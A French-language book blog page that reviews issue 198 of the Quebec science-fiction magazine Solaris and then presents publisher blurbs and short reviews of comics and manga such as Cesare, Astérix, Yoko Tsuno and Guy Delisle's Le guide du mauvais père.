Fondé en septembre 1974 par Norbert Spehner (un des grands anciens de la SFFQ), il a d’abord arboré le nom de Requiem, ce qui lui donnait un ton plus fantastique que sf. Avec le numéro 28 (aout-sept 1979) le nom change pour Solaris et Spehner (en grand calembourlingueur) ne donne pour seule justification que “parce que je LEM.” Le fardeau de la rédaction passe à Élisabeth Vornarburg avec le numéro 53 (automne 1983), puis à Luc Pomerleau avec le numéro 67 (mai-juin 1986). Si le zine passe à l’ère informatique avec le numéro 60 (mars-avril 1985), son apparence ne s’améliore qu’avec le numéro 73 (mai-juin 1987) et il ne prendra vraiment une allure de pro-zine qu’avec le numéro 87 (oct 1989, spécial 15e anniversaire). La rédaction passe finalement à Joël Champetier avec le numéro 100 (printemps 1992) et il occupera le poste jusqu’à peu de temps avant sa mort en mai 2015. Pascal Raud l’assistera en temps que coordonatrice dès le numéro 181 (Hiver 2012 — et assurera ensuite l’interim durant sa maladie). Sous l’égide des ÉditionsAlire, Solaris prends un format livre de poche (13.5 x 21 cm) avec le numéro 134 (Été 2000). Il se concentre alors sur l’aspect littéraire: le volet BD disparait et la chronique “Sci-néma” déménage sur le site internet de la revue (cette dernière chronique reviendra cependant dans les pages de Solaris avec le numéro 185 en Hiver 2013). Depuis le numéro 196 (Automne 2015) la coordination des revues (Solaris et Alibi, son pendant polar) est maintenant assuré par Jonathan Reynolds.

La magazine offre une double détente: d’une part c’est une anthologie permanente des littératures de l’imaginaire francophone qui nous permet, par ses courtes nouvelles, de se tenir à jour dans les courants littéraires de genres et, d’autre part, par ses brillants articles et critiques (je préfère toutefois parler de “commentaires de lecture”), d’y trouver de nombreuses suggestions de lectures pour nous divertir et nous inspirer encore plus.

Le numéro 198 (Printemps 2016) nous offre cinq nouvelles dont les quatre premières partagent la thématique des “femmes étranges”:

Lire la suite après le saut de page >>

  • “K**l Me, I’m Famous” par Éric Holstein: un journaliste de la scène rock découvre une créature mythique au sein d’un groupe punk. stars-3-5
  • “Le Choix des âmes” par Daniel Birnbaum: derrière chaque grand scientifique il y a une femme prète à se sacrifier pour la science. stars-3-0
  • “Elle” par Jérémie Bourdages-Duclot: un étudiant membre d’une équipe de football collégiale réputée est obscédé par le sexe. Fasciné par une belle femme qu’il a croisé semble-t-il par hasard, il découvrira qu’il y a des prédateurs plus féroce que lui… stars-3-5
  • “Prestance” par Samuel Lapierre: un veuf tombe amoureux d’un mannequin-robot dans la vitrine d’une boutique de mode. Sa perversion le mènera à la ruine. stars-3-0

La cinquième nouvelle, “Tempus fugit” par Mario Tessier, est un texte à part. C’est une intéressante histoire de hard-science mais trop succincte et qui demeure tout de même un peu décevante pour ceux qui connaisse cet auteur. Il évoque un peu la SF classique des débuts d’Asimov. Le récit est un peu précipité et fourni simplement le prétexte pour décrire un organisme extra-terrestre cristalo-végétal quasi immortel. En fait, la nouvelle sert surtout d’introduction à l’article du “Futurible” qui lui fait suite. stars-2-5

Dans ce numéro, “Les Carnets du Futurible” (publié dans Solaris de façon quasi-ininterrompue depuis le numéro 153 — sauf dans le numéro 172 à l’Automne 2009 — ce qui fait de cet article le quarante-cinquième épisode de la série) est consacrés aux plus vieux organismes vivants. Comme le sont toujours les articles des “Carnets du Futurible”, cet article est tout à fait fascinant.

L’article suivant est tout aussi intéressant. Il s’agit de la traduction de la première partie d’un article de Jonathan McCalmont (originalement publié en anglais sur son blog Ruthless Culture). Intitulé “Lacheté, paresse et ironie: comment la science-fiction a perdu le futur” l’article se questionne sur les causes de l’épuisement du genre en prenant comme point de départ des commentaires du critique Paul Kincaid. Est-ce que cela a à voir avec le fait que le monde change si vite que les auteurs de SF n’essaient même plus de prédire l’avenir dans leurs histoires? Ou est-ce lié au brouillage délibéré (et bizarre) entre les différents genres? Ou au fait que de plus en plus des auteurs dits “mainstream” empiètent sur les littératures de l’imaginaire?

Christian Sauvé nous offre une fois de plus une excellente chronique “Sci-néma” où il traite de films sur la post-humanité (robots & A.I.) tels que Terminator: Genisys, Big Hero 6, Transcendence, Chappie et Ex Machina. Il note également que la hard science, jusqu’alors pratiquement absente du grand écran, commence a y être une thématique de plus en plus fréquente et il cite The Martians en exemple. Il ajoute que, ces derniers temps, les films de fantasy à grands budgets font piètre figure (City of Bones, Seventh Son, et Winter’s Tale) mais que les films d’horreur innovent (Horns, Unfriended, It Follows).

La chronique des “Littéranautes” offre des commentaires de lecture sur la littérature de l’imaginaire québécoise: Les Clowns vengeurs: Allégeances (par Nadine Bertholet et Isabelle Lauzon, chez Porte-Bonheur), Écorché (par Ariane Gélinas, Pierre-Luc Laurence et Jonathan Reynolds, chez La Maison des viscères), et La Peau du Mal (par Corinne De Vailly, chez Recto-Verso).

Finalement, Solaris se conclu avec la chroniques des “lectures” qui commente le reste: L’Héritage des Rois-Passeurs (par Manon Fargetton, chez Bragelonne), Hamlet au paradis (par Jo Walton, chez Denoël), La Santé par les plantes (par Francis Mizo, chez ActuSF), Dimension merveilleux scientifique (une anthologie compilée par Jean-Guillaume Lanuque, chez Rivière Blanche), Zombie Nostalgie (par Øystein Stene, chez Actes Sud), Frankenstein (par Michel Faucheux, chez L’Archipel), Fond d’écran: nouvelles et textes courts (par Terry Pratchett, chez Atalante), Au-delà du Réel: L’Avenir du Futur (par Didier Liardet, chez Yris), et Feuillets de cuivre (par Fabien Clavet, chez ActuSF). Personnellement, je préfère quand les commentaires de lecture ont une appréciation quantifiée (système de points ou d’étoiles), mais je crois qu’ici c’est une décision éditoriale de ne pas en avoir.

C’est bien d’avoir des chroniques qui ne traitent pas seulement de l’aspect littéraire de la science-fiction. Mais en plus du cinéma, ce serait intéressant d’avoir aussi une petite chronique BD (cela fait des eons qu’il n’y en pas eu dans Solaris).

Malgré que son attrait principal demeure l’aspect anthologique, je dois avouer que je lis Solaris surtout pour ses excellents articles. Avec une telle diversité, tous les lecteurs y trouveront certainement leur intérêt. À lire.

Solaris #198 — Printemps 2016, Vol. 41, no 4 [Collectif dirigé par Jean Pettigrew, Pascale Raud, Daniel Sernine, Élisabeth Vonarburg, et coordonné par Jonathan Reynold]. Lévis, Publications bénévoles des littératures de l’imaginaire du Québec, avril 2016. 160 p. $12.95. ISSN 0709-8863. Abonnement d’un an: $40.00 (Canada), $35.00 (USA) et $63.00 (autres). stars-3-5

Pour plus d’information vous pouvez aussi consulter les sites suivants:

[ AmazonBiblioGoodreadsWikipediaWorldCat ]

[ Translate ]

Cesare (11)

Cesare_11-cov“C’est à l’abbaye de Fiesole que Giovanni reçoit ses insignes cardinalices avant de rejoindre Florence, où une foule joyeuse brave la pluie pour venir l’acclamer. Mais Lorenzo, qui attendait pourtant ce jour avec impatience, n’assiste pas au spectacle : cloué au lit, rongé par la maladie, il observe d’un œil inquiet les agissements de son fils Piero, grisé par le succès de son cadet.”

“L’heure est donc venue pour chacun de quitter les bancs de l’université et de suivre son propre chemin. Tandis que Cesare s’emploie à soutenir son père depuis Pise, Angelo, lui, part pour Rome afin d’assister le jeune Médicis dans ses débuts à la Curie…”

“Fuyumi Soryo lève le voile sur le destin hors du commun de l’énigmatique Cesare Borgia dans un manga d’une richesse historique rare, tout simplement passionnant.”

[ Texte de la couverture arrière ]

Continuez après le saut de page >>

Continue reading

Cesare (10)

Cesare_10-cov“Tout Pise est en effervescence : Giovanni de Médicis s’apprête à passer son grand oral, ultime étape qui le sépare de la fin de ses études et surtout de son accession au rang de cardinal…”

“Mais sa réussite n’aura pas seulement des conséquences politiques. À la suggestion de Cesare, Angelo se prépare à partir pour Florence, où il est destiné à devenir le nouvel homme de confiance de Son Excellence. L’avenir des Borgia, des Médicis et de la papauté même repose désormais sur les épaules de Giovanni !”

“Fuyumi Soryo lève le voile sur le destin hors du commun de l’énigmatique Cesare Borgia dans un manga d’une richesse historique rare, tout simplement passionnant.”

[ Texte de la couverture arrière ]

Continuez après le saut de page >>

Continue reading

Cesare (9)

Cesare_9-cov“Cesare a désormais conscience que le fragile équilibre sur lequel repose la péninsule italienne pourrait bien voler en éclats : Lorenzo de Médicis est rongé par la maladie, tandis qu’un discours dissident, porté notamment par le charismatique Savonarole, commence à prendre de l’ampleur au cœur même de Florence.”

“Dans ces circonstances, les révélations de Raffaele Riario, qui vient d’annoncer que Naples avait trahi ses alliés pour se tourner vers la curie, font l’effet d’un coup de tonnerre. D’autant que c’est l’ennemi juré des Borgia, Giuliano della Rovere, qui est à l’origine de ce revirement ! Alors que le rideau se lève sur 1492, année qui va marquer l’histoire, les ambitions de chacun sont sur le point de faire basculer l’ordre du monde…”

“Fuyumi Soryo lève le voile sur le destin hors du commun de l’énigmatique Cesare Borgia dans un manga d’une richesse historique rare, tout simplement passionnant.”

[ Texte de la couverture arrière ]

Continuez après le saut de page >>

Continue reading

Asterix: Le Papyrus de César

Asterix-Papyrus_de_Cesar-cov“Deux ans après le succès d’Astérix chez les Pictes, les personnages créés par René Goscinny et Albert Uderzo sont de retour dans un nouvel album écrit par Jean-Yves Ferri et dessiné par Didier Conrad.”

“Tous les ingrédients de la potion magique Astérix sont au rendez-vous : l’Histoire de Rome et des Gaulois est revue et corrigée à coups de gags et de jeux de mots en pagaille ! Par Toutatis !”

“Jules César a eu beau tenter d’exercer sa censure, rien n’y a fait ! Le Papyrus de César est un succès public et critique. Tous les colporteurs de nouvelles sont unanimes, et font part de leur enthousiasme à longueur d’Acta Diurna, dans des critiques élogieuses. « Coup de tonnerre dans le monde des lettres », « Déjà un classique ! », les unes se succèdent pour souligner la qualité d’un album dont on parlera encore dans 2 000 ans !“

(Texte du site de l’éditeur; voir aussi la couverture arrière)

Lire la suite après le saut de page >>
Continue reading

Paul dans le Nord

Paul_dans_le_Nord“Été 76. Paul a 16 ans et ne rêve que d’une chose: une motocyclette Kawasaki KE100 pour fuir son quotidien et ses parents envahissants. Avec Ti-Marc, un nouvel ami rencontré à sa polyvalente, Paul traversera cette période difficile de son adolescence avec un peu plus de légèreté. Voyages en auto-stop, soirées arrosées entre copains et expériences nouvelles seront au rendez-vous. Le tout, sur fond de jeux olympiques, de musique de Peter Frampton et de Beau Dommage…”

(Texte du site de l’éditeur; voir aussi la couverture arrière)

Lire la suite après le saut de page >>

Continue reading

Yoko Tsuno 27 – Le secret de Khâny

Yoko_Tsuno_27-Le_secret_de_Khâny-cov“La nuit est tombée sur Loch Castle Cottage et ses habitants. Mais tous ne dorment pas… Yoko et Émilia sont dehors au moment où un étrange engin volant les survole et, d’un rayon fulgurant, frappe Yoko à la tête. Dans un réflexe de survie, Émilia désintègre l’engin qui explose et s’écrase dans le Loch.”

“Peu de temps après, Khâny apparaît dans son vaisseau spatial et explique à Yoko que l’engin l’a prise pour elle, à cause de l’alignement de leurs ondes de pensée. Elle lui révèle une info étonnante : chargée de veiller sur les Vinéens qui dorment en léthargie sous la terre et d’assurer leur retour sur Vinéa, Khâny a découvert parmi eux une adolescente à qui on a insufflé des connaissances très particulières, à savoir un programme de “purification” capable d’éliminer microbes et bactéries de la surface de la Terre pour permettre aux Vinéens de s’y installer sans danger. Ce programme, sinistre héritage de l’infâme Karpan, aurait donc le pouvoir d’éliminer toute vie terrestre ! Plus grave encore: l’adolescente a réussi à fuir son caisson pour se réfugier sur Mars où un accélérateur-lanceur pointé sur la Terre pourrait réaliser, à titre posthume, l’horrible dessein de Karpan.”

“Pour aider son amie vinéenne, Yoko va prendre tous les risques et se lancer dans cette aventure sans se douter que Khâny lui cache un autre secret…”

[Texte du site de l’éditeur; voir aussi la couverture arrière]

ATTENTION: Peut contenir des traces de “divulgâcheurs”! Les personnes allergiques à toutes discussions d’une intrigue avant d’en avoir eux-même prit connaissance sont vivement conseillé de prendre les précautions nécessaires pour leur sécurité et devraient éviter de lire plus loin.

Continuez après le saut de page >>
Continue reading

Le guide du mauvais père (3)

Guide_du_mauvais_pere_3-cov“Transformer la lecture du soir en cours de grammaire ou en usine à cauchemars, rivaliser de puérilité avec ses enfants, leur apprendre les pires bêtises, gagner en trichant, et les mettre au défi de faire pire… Guy Delisle, un mauvais père ? Non, un auteur de bande dessinée qui sait puiser l’imagination là où elle se trouve, avec un sens aigu de l’observation et une bonne dose d’autodérision.”

[ Texte du site de l’éditeur; voir aussi la couverture arrière ]

guide-mauvais-pere-butaneLe guide du mauvais père 3 c’est du pareil au même, très similaire aux deux premiers volumes (commentés précédemment). Mais comme on en redemande toujours chaque nouveau volume est le bienvenue. Cette fois il s’agit de dix-neuf petites histoires d’une dizaine de pages (6 à 18 pages) où un père un peu égoïste et amoral abuse psychologiquement ses enfants de son humour tordu, parfois sans vraiment sans rendre compte: Harry Potter, Dans le jardin, Sortie de l’école, Je chante, Taralle, Moutarde, Les bourreaux, Dvd, Le cadeau d’anniversaire, Devant la télé, Tour de magie, Le pingouin, La vie, Boucle d’or, Dans l’avion, Scientifique, Au magasin, Par la cheminée et La console. Cela crée des situations cocasses, sans doute inspirées de la vie quotidienne de l’auteur (mais, on l’espère, pas trop réelle). Ce qui est extraordinaire c’est qu’en quelques traits simples, Delisle réussi à décrire des situations ou des expressions tout de même assez complexes.

Un petit exemple: extrait de “Harry Potter” (pg 3-5, 9-10)

Comme je l’ai déjà dit pour les deux premiers volumes, c’est un petit bijou fort amusant mais trop bref, car à deux illustrations par pages ça se lit très rapidement. C’est donc une BD légère qui offre une lecture agréable et amusante. Parfait pour l’autobus ou la salle d’attente.

Le Guide du Mauvais Père 3, par Guy Delisle. Paris, Éditions Delcourt (Coll. Shampooing), janvier 2015. 18 x 13 x 1.75 cm, 192 pg., 9,95 € / $15.95 Can. ISBN: 978-2-7560-6647-9. Recommandé pour public adolescent (12+). stars-3-0

Pour plus d’information vous pouvez consulter les sites suivants:

[ AmazonBiblioGoodreadsGoogleWikipedia ]

Voir aussi mes commentaires sur les deux premiers volumes:

Le Guide du Mauvais Père © Éditions Delcourt, 2015 – Guy Delisle.

[ Translate ]

Les Gardiens du Louvre

Gardiens_du_Louvre-cov“Au terme d’un voyage collectif en Europe, un dessinateur japonais fait étape en solitaire à Paris, dans l’idée de visiter les musées de la capitale. Mais, cloué au lit de sa chambre d’hôtel par une fièvre insidieuse, il se trouve confronté avant tout à une forme de solitude absolue, celle des souffrants en terre étrangère, privés de tout recours immédiat au coeur de l’inconnu. Alors que le mal lui laisse quelque répit, il met son projet à exécution, et se perd dans les allées bondées du Louvre. Très vite, il va découvrir bien des facettes insoupçonnées de ce musée-monde, à la rencontre d’oeuvres et d’artistes de diverses époques, au cours d’un périple oscillant entre rêve et réalité, qui le mènera pour finir à la croisée des chemins entre tragédie collective et histoire personnelle.”

“Avec cet album en forme de voyage intérieur, Jirô Taniguchi nous invite à une traversée temporelle et artistique à la découverte d’un esprit des lieux, sous la houlette de quelques figures tutélaires, familières ou méconnues… Car le Louvre a ses gardiens.”

[ Texte du site de l’éditeur; voir aussi la couverture arrière ]

Continuez après le saut de page >>
Continue reading

Cesare (8)

Cesare_8-cov“Alors qu’Angelo est enfin autorisé à quitter la chambre, Cesare lui témoigne sa confiance en lui remettant la clé de son cabinet de travail, tandis que Silenzio lui apprendra l’espagnol. Mais ce n’est pas la seule occasion de se réjouir : le monde chrétien est en liesse après la prise de Grenade, qui vient marquer la fin de la Reconquista !”

“Pour fêter l’événement, l’héritier des Borgia se voit inviter à Florence par les Médicis… L’occasion pour lui de vérifier de ses propres yeux les rumeurs alarmantes qui courent sur la santé de son hôte. L’archevêque de Pise est également convié aux célébrations, car Lorenzo et lui doivent impérativement trouver un terrain d’entente pour défendre la Toscane contre ses voisins du nord. Cesare parviendra-t-il à amener les ennemis d’hier à devenir les alliés de demain ?”

“Fuyumi Soryo lève le voile sur le destin hors du commun de l’énigmatique Cesare Borgia dans un manga d’une richesse historique rare, tout simplement passionnant.”

[ Texte de la couverture arrière ]

Continuez après le saut de page >>

Continue reading

Cesare (7)

Cesare_7_cov“Angelo se retrouve pris malgré lui dans les intrigues qui se tissent autour de Cesare: afin de confirmer ses soupçons,  le jeune Espagnol l’utilise comme appât pour tendre un piège aux membres de la Fiorentina. C’est ainsi que Draghignazzo et Roberto se révèlent être les responsables de l’incendie de la manufacture… Malheureusement, le plan tourne mal. Tandis que Draghignazzo fait une chute fatale en essayant de s’enfuir, Roberto poignarde Angelo en tentant d’éliminer l’héritier des Borgia !”

“De retour à l’archevêché, Cesare prend immédiatement les dispositions nécessaires pour soigner notre Florentin, qui échappe de peu au pire. Et alors que les tensions entre les cardinaux agitent une Rome déjà tendue par l’attente du prochain conclave, les célébrations de la Nativité sont sur le point de débuter…”

“Fuyumi Soryo lève le voile sur le destin hors du commun de l’énigmatique Cesare Borgia dans un manga d’une richesse historique rare, tout simplement passionnant.”

[ Texte de la couverture arrière ]

Continuez après le saut de page >>

Continue reading